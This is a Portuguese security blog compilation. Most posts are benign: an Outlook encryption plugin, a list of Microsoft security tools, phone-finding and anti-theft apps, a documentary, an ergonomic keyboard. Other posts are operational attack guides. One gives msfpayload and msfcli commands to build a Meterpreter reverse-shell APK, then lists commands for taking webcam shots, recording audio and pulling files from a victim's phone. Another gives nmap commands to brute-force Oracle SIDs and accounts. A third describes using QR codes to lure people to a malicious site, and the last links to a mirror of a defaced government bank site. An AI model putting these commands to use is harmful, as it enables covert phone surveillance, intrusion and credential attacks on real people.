OUTLOOK PRIVACY PLUGIN – Extensão de segurança para Outlook 2010/2013

Certamente muitos de nossos leitores já sabem o pacote de instalação que fornece Gpg4win, que inclui uma versão de todos os softwares necessários para facilitar a troca de e-mails e arquivos criptografados e assinados. Especificamente:


  • GnuPG, mecanismo de criptografia, a ferramenta que controla todo o processo.
  • Kleopatra: o utilitário para gerenciar certificados a partir de uma interface gráfica fácil.
  • GpgOL: Extensão do Outlook para criptografar e assinar e-mails com facilidade.
  • GpgEx: extensão do explorador para criptografar ou descriptografar Direito.
  • Claws Mail:  Um cliente de e-mail.


Infelizmente, GpgOL só apoiou versão do Outlook 2003 e 2007, que é um grande problema para estender a ferramenta na casa e pequenas organizações não podem implementar sistemas alternativos.

Graças a Deja vu Security, agora é possível contar com uma extensão  a mais : Outlook Privacy Plugin, que expande o suporte para as versões mais recentes: 2010 e 2013, tanto 32bit e 64bit. Sim, sempre no Windows Vista, 7 ou 2008, uma vez que requer o Framework 4.5. NET e este não está disponível em obsoleto e decadente Windows XP.

A implementação é um pouco pesado, Gpg4win uma vez configurado eo quadro já mencionado 4.5. NET, você também deve instalar o Visual Studio 2010 Tools for Office Runtime Microsoft e, finalmente, a última versão do plugin, que está em contínuo desenvolvimento e fase BETA (ou dito de outra forma, melhor do que nada e ficar pronto para o casque ímpar)


Quando tudo estiver terminado, quando se inicia o Outlook, novas opções aparecem quando compõe uma mensagem, como mostrado nesta figura:


A tela de configuração é simples, mas serve as suas funções:

Configuración (botón Settings) del plugin.
🙂

Microsoft: Ferramentas gratuitas de segurança

Durante anos, a Microsoft está intensificando a segurança. Haverá sempre pessoas com o gosto amargo deixado por essas vulnerabilidades tão crítica que arrastaram o primeiro Windows XP, o Server 2003 e todas as suas variantes,  o fato é que os caras em Redmond mudaram.

Hoje é uma empresa que se preocupa com a segurança e investir nela com eventos como a Blue Hat Hacker Conference ou programas de recompensa para falahas no seu navegador.

A grande prova dessa mudança é a publicação de dezenas de ferramentas livres para governar a segurança, aqui está uma lista de muitas delas, algumas mais populares, algumas, pequenos tesouros!


PS: A lista está em espanhol!


  1. EMET (Enhanced Mitigation Experience Toolkit): posiblemente una de las más avanzadas en cuanto a la protección de vulnerabilidades y exploits, tanto conocidos como desconocidos (APTs).
  2. WinDbg: el debugger de windows, demasiado importante para no mencionarlo.
  3. CAT.NET (Code Analysis Tool .NET): Herramienta de auditoría que permite detectar vulnerabilidades comunes como XSS, SQL Injection o XPath injections.
  4. Attack Surface Analyzer: aplicación que permite sacar una “foto” del estado de un sistema operativo antes y después de ejecutar (o instalar) un software, de esta forma las compara y muestra los cambios que se han realizado. Útil para el análisis de malware.
  5. BinScope Binary Analyzer: utilidad que realiza la validación de una aplicación para asegurarse que cumple con los requisitos descritos en el ciclo de seguridad de desarrollo de Microsoft.
  6. Application Verifier: analiza aplicaciones en busca de errores, también puede detectar vulnerabilidades críticas de seguridad.
  7. SDL Regexp Fuzzer : herramienta para probar expresiones regulares y detectar potenciales denegaciones de servicio.
  8. Sysinternals: conjunto de herramientas imprescindibles para cualquier administrador y analista de seguridad. Por ser de las más populares, no entraré a describir cada una de ellas.
  9. Anti-Cross Site Scripting Library: el nombre lo dice todo, librería para evitar ataques de cross site scripting.
  10. banned.h: fichero cabecera que prohíbe/evita el uso de funciones inseguras.
  11. Microsoft Baseline Security Analyzer: otra herramienta histórica y bien conocida, útil para auditar y fortificar sistemas.
  12. Microsoft Safety Scanner: herramienta para detectar malware en el sistema
  13. Microsoft Security Compliance Manager: es un gran producto para realizar análisis de cumplimiento basados en las guías de fortificación de Microsoft. Por aquí ya hemos hablado de el.
  14. Threat Modeling Tool: aplicación que ayuda a desarrolladores y personal de seguridad a detectar riesgos de seguridad en una fase temprana de desarrollo.
  15. URLScan Security Tool: utilidad para fortificar y hacer algunas funciones adicionales al servicio IIS (ojo, hasta la versión 7.0)
  16. Windows Defender Offline: herramienta para eliminar malware sin arrancar el sistema operativo original del equipo.
  17. Windows Defender: al igual que la anterior, esta aplicación sirve para borrar malware.
  18. AppLocker: aunque no es una aplicación como tal, es una característica que permite bloquear mediante listas blancas/negras las aplicaciones a ejecutar. Complicado de administrar en grandes redes si se despliega correctamente es una opción muy interesante.
  19. Microsoft Security Assessment Tool: utilidad que ayuda a llevar a cabo un análisis de riesgos.
  20. Microsoft Malicious Software Removal Tool: otra aplicación para eliminar malware.
  21. Microsoft Security Essentials: el antivirus gratuito de la compañía, que poco a poco se va implantando en cada vez más sistemas.
  22. MiniFuzz: permite llevar a cabo análisis tipo fuzzering a formatos de ficheros. Está pensada para gente no familiarizada con la seguridad. Lo mismo ya te suena.
  23. FxCop: aplicación para el análisis de código y búsqueda de fallos, tanto de rendimiento como de seguridad (.NET)
  24. Port ReporterPort Reporter Parser: utilidades que permiten generar registros del uso de conexiones, puertos abiertos, etcétera.
  25. DNSLintPortqryNBLookup: antiguas herramientas de depuración y resolución de incidentes, la primera para DNS, la segunda es un simple escáner de puertos y la última permite hacer consultas NetBios.
  26. Network monitorMessage Analyzer: y es que la línea que separa las utilidades de sistema y administración con las de seguridad es muy débil. Haciendo este recopilatorio me daba cosilla no añadir el sniffer de Microsoft.


Espero ter ajudado a galera com essa lista que está bem bacana!

Meterpreter + apk = Invadindo Android

O meterpreter em execução no  smartphone é uma das coisas que tava sentindo falta e o mínimo que eu podia fazer, era demonstrar uma prova de conceito.

O aplicativo para gerar o APK vai sr feito via msfpayload, com esta ferramenta podemos gerar shellcodes, tanto para linguagens como C, Javascript, Ruby, como gerar arquivos binários, que contêm o shellcode. O caso típico é o os cavalos de Tróia, ou como gerar um EXE com Meterpreter de shell inversa. Neste caso, vamos usar o aplicativo para gerar um msfpayload APK para o Android, que terá uma atividade principal um tanto curioso, é que realmente o que você executa é o Meterpreter Java modificado para ser executado em um Android. Usaremos o Msfcli para receber a conexão reversa gerado por shellcode que se executa no terminal.

Primeiro gerar o APK com a instrução msfpayload android/meterpreter/reverse_tcp LHOST=<IP donde esperaremos> LPORT=<puerto donde se debe conectar> R > meter.apk.

Uma vez gerado o nosso bug,  o que faremos é configurar para receber a conexão reversa via msfcli … esperar que o bug volte para casa. Para fazer isso, a ferramenta configurada assim:

msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST= <IP QUE RECEBERÁ AS CONEXÕES>

piffa_apk


Uma vez que a vítima execute o APK se executará a shellcode que se encontra dentro do binario, provocando a conexão inversa. Recordamos que Meterpreter é do tipo Stager, assim será também em duas fases, primeiro de conexão e segundo de funcionalidades.


Nós já temos a sessão , o que podemos fazer com isso? Mais tarde, deixo uma lista de comandos disponíveis neste Meterpreter, principalmente as coisas que você poderia fazer com um Meterpreter Java. Bem, como lançar exemplo gráfico de uma captura de imagem através da câmera do próprio aparelho, usando o comando webcam_snap. Com webcam_list comando pode listar as câmeras de dispositivo disponíveis (frente, traseira). Um exemplo de captura de imagem da câmera na parte frontal do smartphone rodando o shellcode:

Temos também disponível comandos para download e upload de arquivos para o dispositivo, além de um shell como você pode ver na imagem:

Comandos do Meterpreter de Android:

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam

Android Device Manager – Encontrando seu Android

Android Device Manager é um serviço oficial da Google para ajudar quem perdeu o seu dispositivo com Android a encontrá-lo.

A ferramenta funciona a partir da web, ou seja, você não precisa realizar qualquer instalação nem no PC, nem no portátil (tablet ou smartphone).

Tudo o que precisa ser feito é a definição de algumas configurações antes de colocar o serviço em vigor. Assim, você acessa uma página na web e pode encontrar todos os aparelhos que estão vinculados à sua conta da Google. Ainda é possível fazer algumas ações remotas, como apagar dados do aplicativo.

Se você o perdeu dentro do seu quarto e não tem como ligar para ouvir o aparelho tocando, o Android Device Manager também permite que você “ligue” para o aparelho por meio do computador. Enfim, uma ferramenta que pode ajudar a quem não sabe onde seu dispositivo Android foi parar.

Android Device Manager

Configurando o Android Device Manager

Antes de tudo, você mexe no seu dispositivo Android. De modo geral, independente da versão do sistema (este serviço funciona a partir do Android 2.2), deve acessar as configurações e, no menu de localização e segurança, ativar a localização de serviços da Google e o GPS. Feito isso, basta acessar a página do serviço com sua conta da Google no navegador, a mesma utilizada no portátil.

Quando você entra no site do Android Device Manager, pode escolher o aparelho que quer localizar — caso você tenha mais de um vinculado à sua conta, obviamente. Quando seu aparelho é localizado, a posição dele aparece no mapa no fundo da tela.

Android Device Manager

Além disso, é possível enviar uma notificação ao dispositivo para realizar configurações avançadas. Com isso, você define duas funções: a de permitir que o aparelho seja localizado e também que seu conteúdo seja destruído remotamente.

Assim, é possível apagar tudo o que há no aparelho, garantindo a sua privacidade e segurança em caso de roubo ou perda irrecuperável do dispositivo Android.

Eu testei aqui e funcionou perfeito, bem bacana o sistema de manda o aparelho tocar.

Tire foto de quem roubar seu smartphone

iGotYa ou Gotya é um aplicativo que pega bisbilhoteiro de iPhone e Android alheio, pois ele tira uma foto com a câmera frontal do aparelho sempre que alguém tentar acessar o seu iPhone/Android e errar a senha de bloqueio.

O sistema envia a imagem do bisbilhoteiro junto com a localização GPSpara o endereço de e-mail do proprietário do iPhone/Android. Obviamente que o GotYa precisa de conexão Wi-Fi ou 3G para enviar esta informação.

iGotYa só é compatível com o iPhone desbloqueado e está disponível na loja de aplicativos alternativos Cydia Storepor US$6.Quem quiser pode testar, consegue de graça durante 10 dias e com algumas limitações.

Para Android, o Gotya custa R$5,99 – https://play.google.com/store/apps/details?id=com.myboyfriendisageek.gotya&hl=pt_BR

Documentário: Hackers: Criminosos e Anjos (Completo e Dublado)

Hackers: Criminosos e Anjos

Sinopse:
Enquanto as ciências da computação buscam abranger cada vez mais todas as áreas e atividades do nosso cotidiano, governos, empresas e o público em geral tornam-se vítimas do terrorismo cibernético, da espionagem industrial e múltiplas formas de fraude. Este documentário investiga o mundo do crime cibernético: as vítimas, os invasores, seus métodos e suas motivações. Vamos nos aprofundar neste mundo sombrio, enquanto os organismos da lei contam com a ajuda de ex-hackers para tentar proteger cidadãos e instituições do que pode-se prever como um verdadeiro caos eletrônico.

Documentário exibido na Discovery Channel

Duração: 49 Minutos

É meio antigo, mas vale cada minuto a ser visto!!!

Ataque utilizando QRCode

O QRCode têm gerado um novo vetor que pode ser explorada através de engenharia social. Como? O vetor de ataque para geração de QRCode permite que o usuário para criar este tipo de imagens que podem ser lidos e interpretados por aplicativos móveis. A engenharia social usando QRCode pretende usá-los para publicar essas imagens no maior número de sites, ou seja, a granel, e conseguir que, cada vez mais, os usuários de smartphones pode cair na armadilha. Geralmente, depois de um QRCode é um site malicioso, que também poderia ser montado com a opção do SET “Website Attack Vectors”, e nosso amigo Metasploit, sempre em segundo plano, em nossas intenções sombrias.

Exemplificando o Processo

Utilizaremos a posibilidade de gerar o QRCode a través de SET, Social Engineer Toolkit, para redirecionar o usuario a um site web malicioso. o Cenário é montado em uma rede local, onde todo dispositivo se encontra controlado.


A imagem é armazenada no caminho /pentest /exploits /set /reports /formato.PNG. Esta imagem serão colocados em outros sites ou enviados via e-mail para obter as acesso das vítimas depois de lerem o QRCode e conectar-se ao servidor web malicioso. Lembre-se que há leitores QRCode  que não informam o recurso ao qual eles estão conectados, ou seja, automaticamente tentar acessar o recurso apontado pelo QRCode. Na foto você pode ver o QRCode gerado usando SET.

Novos Teclado e Mouse Ergonômicos da Microsoft: Sculpt Ergonomic Desktop

Microsoft-Sculpt-Ergonomic-Desktop

Com 20 anos de experiência a Microsoft lançou sua nova linha de periféricos ergonômicos iniciada em 1994. Os novos periféricos foram criados e desenvolvidos tendo como base a pesquisa Microsoft Healthy Computing Survey, que aponta o desconforto de 85% dos entrevistados com os periféricos existentes.

Sculpt Ergonomic Desktop é formado de teclado e mouse. O Sculpt Ergonomic Keyboard For Business com layout Split e design único que segue as linhas naturais do corpo humano, proporcionando mais conforto e segurança. Acompanha um number pad separado e está disponível nas versões Windows ou Mac.

Sculpt Ergonomic Mouse parece uma bolinha, num formato que, segundo a Microsoft, é extremamente confortável, especialmente para o pulso, e ajuda a prevenir a lesão por esforço repetitivo.

O kit com mouse e teclado Sculpt Ergonomic Desktop tem preço sugerido de US$129,95 pelaMicrosoft.

Fonte:DigitaDrops

Descobrindo contas de usuário no Oracle com o Nmap

Olá a todos mais uma vez

Gostaria de passar hoje uma dica para quem for executar um pentest, ou apenas para aprendizado mesmo.

Com essa dica é possível obter informações como SID de um BD Oracle e também fazer o levantamento de contas de usuário disponíveis usando apenas o nmap.


basta fazer o seguinte:

Execute o comando:

nmap --script oracle-sid-brute 192.168.0.12

O resultado será algo semelhante ao abaixo onde no nosso caso o SID é o ORCL

ScreenHunter_06 Mar. 11 13.22

Feito isso basta executar o próximo comando:

nmap --script oracle-brute -p 1521 --script-args oracle-brute.sid=ORCL 192.168.0.12

ScreenHunter_06 Mar. 11 13.27


Com isso obtemos uma lista de contas disponíveis no servidor de banco de dados oracle.

Espero que tenham gostado da dica e não se esqueça de compartilhar

Fonte:Hernaneac


Site da Caixa Economica Federal hackiado

Parece que o final de semana foi bom, além do Flamengo ganhar do Fluminense! Pessoal de uma lista que faço parte divulgou o defacement no site da caixa, que ainda está dando para ser acessado via HTTPS (dia 12/08/2013):

https://webp.caixa.gov.br/urbanizacao/noticia/noticia_exibe.asp?codnot=73

Quem quiser acessar o mirror: http://zonehmirrors.org/defaced/2013/08/11/webp.caixa.gov.br/urbanizacao/noticia/noticia_exibe.asp%3Fcodnot=73

caixainvadida